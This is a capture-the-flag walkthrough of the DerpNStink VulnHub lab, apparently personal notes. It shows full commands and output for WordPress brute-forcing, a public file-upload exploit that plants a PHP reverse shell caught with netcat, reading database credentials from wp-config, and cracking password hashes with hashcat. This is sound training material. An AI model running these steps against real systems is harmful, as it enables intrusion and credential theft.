Port 21 (FTP)

1. FTP anonymous login is disabled

Port 80 (HTTP) - Wordpress Plugin Exploit

1. Feroxbuster enumerated some directories

```
tcp_80_http_feroxbuster_directory-list-2.3-...
200      131l       95w     1298c http://192.168.56.124/index.html
301        9l       28w      316c http://192.168.56.124/weblog
301        9l       28w      313c http://192.168.56.124/php
301        9l       28w      313c http://192.168.56.124/css
301        9l       28w      312c http://192.168.56.124/js
301        9l       28w      320c http://192.168.56.124/javascript
200        4l        6w       53c http://192.168.56.124/robots.txt
301        9l       28w      319c http://192.168.56.124/temporary
403       10l       30w      294c http://192.168.56.124/server-status
```


2. Nmap enumerated an additional directory

```
| http-sitemap-generator:
|   Directory structure:
|     /
|       Other: 1; png: 2
|     /css/
|       css: 1
|     /js/
|       js: 1
|     /webnotes/
|       txt: 1
|   Longest directory structure:
|     Depth: 1
|     Dir: /css/
|   Total files found (by extension):
|_    Other: 1; css: 1; js: 1; png: 2; txt: 1
|_http-dombased-xss: Couldn't find any DOM based XSS.
```

3. Found first flag by viewing source of `http://192.168.56.124`


```
<div>
<--flag1(52E37291AEDF6A46D7D0BB8A6312F4F9F1AA4975C248C3F0E008CBA09D6E9166) -->
</div>
```

4. Proceed to `/webnotes` & view source




- It is a ping output
- Revealed hostname: `derpnstink.local`
- Add it to `/etc/hosts`

5. Proceed to `192.168.56.124/`



6. Proceed to `/weblog`



7. Enumerate wordpress users

```
wpscan --no-update --disable-tls-checks --url http://derpnstink.local/weblog/ -e u -f cli-no-color 2>&1 | tee
"/root/vulnHub/DerpNStink/192.168.56.124/scans/tcp80/tcp_80_http_wpscan_user_enum.txt"
```

```
[i] User(s) Identified:

[+] admin
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

- admin

8. Bruteforce

```
wpscan --no-update --disable-tls-checks --wp-content-dir wp-admin --url http://derpnstink.local/weblog/ --usernames admin --
passwords /usr/share/wordlists/rockyou.txt -f cli-no-color 2>&1 | tee
"/root/vulnHub/DerpNStink/192.168.56.124/scans/tcp80/tcp_80_http_wpscan_bruteforce.txt"
```

```
[+] Performing password attack on Xmlrpc against 1 user/s

Progress: |
[SUCCESS] - admin / admin
Progress: |

[!] Valid Combinations Found:
 | Username: admin, Password: admin
```

- admin:admin

9. Enumerate wordpress plugins

```
wpscan --no-update --disable-tls-checks --plugins-detection aggressive --plugins-version-detection aggressive --url
http://derpnstink.local/weblog/ -e ap -f cli-no-color 2>&1 | tee
"/root/vulnHub/DerpNStink/192.168.56.124/scans/tcp80/tcp_80_http_wpscan_plugin_enum.txt"
```

```
[i] Plugin(s) Identified:

[+] akismet
 | Location: http://derpnstink.local/weblog/wp-content/plugins/akismet/
 | Last Updated: 2021-10-01T18:28:00.000Z
 | Readme: http://derpnstink.local/weblog/wp-content/plugins/akismet/readme.txt
 | [!] The version is out of date, the latest version is 4.2.1
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - http://derpnstink.local/weblog/wp-content/plugins/akismet/, status: 200
 |
 | Version: 3.1.11 (100% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://derpnstink.local/weblog/wp-content/plugins/akismet/readme.txt
 | Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
 |  - http://derpnstink.local/weblog/wp-content/plugins/akismet/readme.txt

[+] slideshow-gallery
 | Location: http://derpnstink.local/weblog/wp-content/plugins/slideshow-gallery/
 | Last Updated: 2021-11-08T19:50:00.000Z
 | Readme: http://derpnstink.local/weblog/wp-content/plugins/slideshow-gallery/readme.txt
 | [!] The version is out of date, the latest version is 1.7.4.3
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - http://derpnstink.local/weblog/wp-content/plugins/slideshow-gallery/, status: 403
 |
 | Version: 1.4.6 (100% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://derpnstink.local/weblog/wp-content/plugins/slideshow-gallery/readme.txt
 | Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
 |  - http://derpnstink.local/weblog/wp-content/plugins/slideshow-gallery/readme.txt
```

- slideshow-gallery
  - 1.4.6

10. Search for exploits
    - Slideshow Gallery 1.4.6 (Requires Authenticated)

```
┌──(root💀kali)-[~/vulnHub/DerpNStink]
└─# searchsploit slideshow gallery 1.4.6
--------------------------------------------------------------------------------- ---------------------------
 Exploit Title                                                                   |  Path
--------------------------------------------------------------------------------- ---------------------------
WordPress Plugin Slideshow Gallery 1.4.6 - Arbitrary File Upload                 | php/webapps/34514.txt
WordPress Plugin Slideshow Gallery 1.4.6 - Arbitrary File Upload                 | php/webapps/34681.py
```

11. Try the python exploit `34681.py`
    a. It is written in python2, so we have to create a virtual environment for that

```
virtualenv slideshow-gallery -p $(which python2)
source slideshow-gallery/bin/activate
wget https://bootstrap.pypa.io/pip/2.7/get-pip.py
python get-pip.py
pip install httplib2
```

    b. Run the exploit

```
python 34681.py -t http://derpnstink.local/weblog/ -u admin -p admin -f php-reverse-shell.php
```

```
┌──(slideshow-gallery)(root💀kali)-[~/vulnHub/DerpNStink/192.168.56.124/exploit]
└─# python 34681.py -t http://derpnstink.local/weblog/ -u admin -p admin -f php-reverse-shell.php

                        W0rdpr3ss Sl1d3sh04w G4ll3ry 1.4.6 Sh3ll Upl04d Vuln.
                           =============================================
                           - Release date: 2014-08-28
                           - Discovered by: Jesus Ramirez Pichardo
                           - CVE: 2014-5460
                           =============================================

                                          Written by:

                                        Claudio Viviani

                                     http://www.homelab.it

                                        info@homelab.it
                                     homelabit@protonmail.ch

                                https://www.facebook.com/homelabit
                                https://twitter.com/homelabit
                                https://plus.google.com/+HomelabIt1/
                      https://www.youtube.com/channel/UCqqmSdMqf_exicCe_DjlBww

[+] Username & password ACCEPTED!

[!] Shell Uploaded!
[+] Check url: http://derpnstink.local/weblog//wp-content/uploads/slideshow-gallery/php-reverse-shell.php (lowercase!
!!!)
```

    c. Start listener & execute reverse-shell

```
curl http://derpnstink.local/weblog//wp-content/uploads/slideshow-gallery/php-reverse-shell.php
```

```
┌──(slideshow-gallery)(root💀kali)-[~/vulnHub/DerpNStink/192.168.56.124/exploit]
└─# nc -nvlp 4444
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 192.168.56.124.
Ncat: Connection from 192.168.56.124:57172.
Linux DeRPnStiNK 4.4.0-31-generic #50~14.04.1-Ubuntu SMP Wed Jul 13 01:06:37 UTC 2016 i686 i686 i686 GNU/Linux
 23:18:39 up  1:32,  0 users,  load average: 0.00, 0.00, 0.12
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ 
```

Privilege Escalation to Stinky via Creds found

1. Since we wordpress CMS running, we can obtain more credentials by viewing the `wp-config` file
2. Proceed to `/var/www/html/wp-config`

```
$ cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'mysql');

/** MySQL hostname */
define('DB_HOST', 'localhost');
```

- root:mysql

3. Found more credentials

```
mysql -u root -p

mysql

show databases;

use wordpress;

show tables;

SELECT * FROM wp
```

```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| phpmyadmin         |
| wordpress          |
+--------------------+
5 rows in set (0.00 sec)

mysql> use wordpress
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+---------------------------+
| Tables_in_wordpress       |
+---------------------------+
| wp_commentmeta            |
| wp_comments               |
| wp_gallery_galleries      |
| wp_gallery_galleriesslides |
| wp_gallery_slides         |
| wp_links                  |
| wp_options                |
| wp_postmeta               |
| wp_posts                  |
| wp_term_relationships     |
| wp_term_taxonomy          |
| wp_termmeta               |
| wp_terms                  |
| wp_usermeta               |
| wp_users                  |
+---------------------------+
15 rows in set (0.00 sec)

mysql> select * from wp_users;
+----+------------+------------------------------------+---------------+--------------------+----------+-------------------
--+----------------------------------------------------+-------------+--------------+-------+
| ID | user_login | user_pass                          | user_nicename | user_email         | user_url | user_registered
  | user_activation_key                                | user_status | display_name | flag2 |
+----+------------+------------------------------------+---------------+--------------------+----------+-------------------
--+----------------------------------------------------+-------------+--------------+-------+
|  1 | unclestinky | $P$BW6NTkFvboVVCHU2R9qmNai1WfHSC41 | unclestinky   | unclestinky@DeRPnStiNK.local |          | 2017-11-12 03:25:3
2 | 1510544888:$P$BQbCmzW/ICRqb1hU96nIVUFOlNMKJM1 |           0 | unclestinky  |       |
|  2 | admin       | $P$BgnU3VLAv.RWd3rdrkfVIuQr6mFvpd/ | admin         | admin@derpnstink.local |          | 2017-11-13 04:29:3
5 |                                                    |           0 | admin        |       |
+----+------------+------------------------------------+---------------+--------------------+----------+-------------------
--+----------------------------------------------------+-------------+--------------+-------+
2 rows in set (0.00 sec)

mysql>
```

4. Crack hash (It took quite some time)

```
hashcat -a 0 -m 400 '$P$BW6NTkFvboVVCHU2R9qmNai1WfHSC41' /usr/share/wordlists/rockyou.txt
```

```
Started: Sat Jan 15 04:25:28 2022
Stopped: Sat Jan 15 04:52:39 2022
┌──(root💀kali)-[~/vulnHub/DerpNStink]
└─# hashcat -a 0 -m 400 '$P$BW6NTkFvboVVCHU2R9qmNai1WfHSC41' /usr/share/wordlists/rockyou.txt --show
$P$BW6NTkFvboVVCHU2R9qmNai1WfHSC41:wedgie57
```

- stinky:wedgie57

5. Switch user to stinky

```
www-data@DeRPnStiNK:/var/www/html/weblog$ su stinky
Password:
stinky@DeRPnStiNK:/var/www/html/weblog$ whoami
stinky
stinky@DeRPnStiNK:/var/www/html/weblog$
```

6. Obtain second flag by viewing `wp_comments` table


```
Uncle Stinky

Spent 2001-2007 working with wool in Ohio. Had a brief career testing the market for velcro in Minneapolis, MN. Have
some experience consulting about race cars in the government sector. Earned praise for promoting toy monkeys in Naple
s, FL. Spoke at an international conference about selling race cars in Africa. Uniquely-equipped for working with toy
 planes on the black market. | About Us     |             | inherit     | closed         | closed      |
   | 2-revision-v1 |         |        | 2017-11-13 03:46:02 | 2017-11-13 03:46:02 |                     |
 2 | http://derpnstink.local/weblog/2-revision-v1/              |          0 | revision  |               |
   0 |
|  8 |          1 | 2017-11-13 05:39:11 | 0000-00-00 00:00:00 | flag2(a7d355b26bda6bf1196ccffead0b2cf2b81f0a9de5b487
6b44407f1dc07e51e6)
```

Privilege Esclation to Mr Derp via Creds found in file

1. Proceed to stinky home directory
2. Zip files in stinky's home dir & download it to kali for analysis

```
zip -r -Z bzip2 stinky_home_dir.zip /home/stinky/
```



3. Found flag

flag.txt

```
1  flag3(07f62b021771d3cf67e2e1faf18769cc5e5c119ad7d4d1847a11e11d6d5a7ecb)
```


4. Found a conversation between stinky & mrderp

derpissues.txt

```
1  12:06 mrderp: hey i cant login to wordpress anymore. Can you look into it?
2  12:07 stinky: yeah. did you need a password reset?
3  12:07 mrderp: I think i accidently deleted my account
4  12:07 mrderp: i just need to logon once to make a change
5  12:07 stinky: im gonna packet capture so we can figure out whats going on
6  12:07 mrderp: that seems a bit overkill, but wtv
7  12:08 stinky: commence the sniffer!!!!
8  12:08 mrderp: -_-
9  12:10 stinky: fine derp, i think i fixed it for you though. cany you try to login?
10 12:11 mrderp: awesome it works!
11 12:12 stinky: we really are the best sysadmins #team
12 12:13 mrderp: i guess we are...
13 12:15 mrderp: alright I made the changes, feel free to decomission my account
14 12:20 stinky: done! yay
```


- If there is a pcap file, we can view the login attempt, password change, or account creation attempt because protocol is `HTTP`, no encryption.

5. Found ssh keys

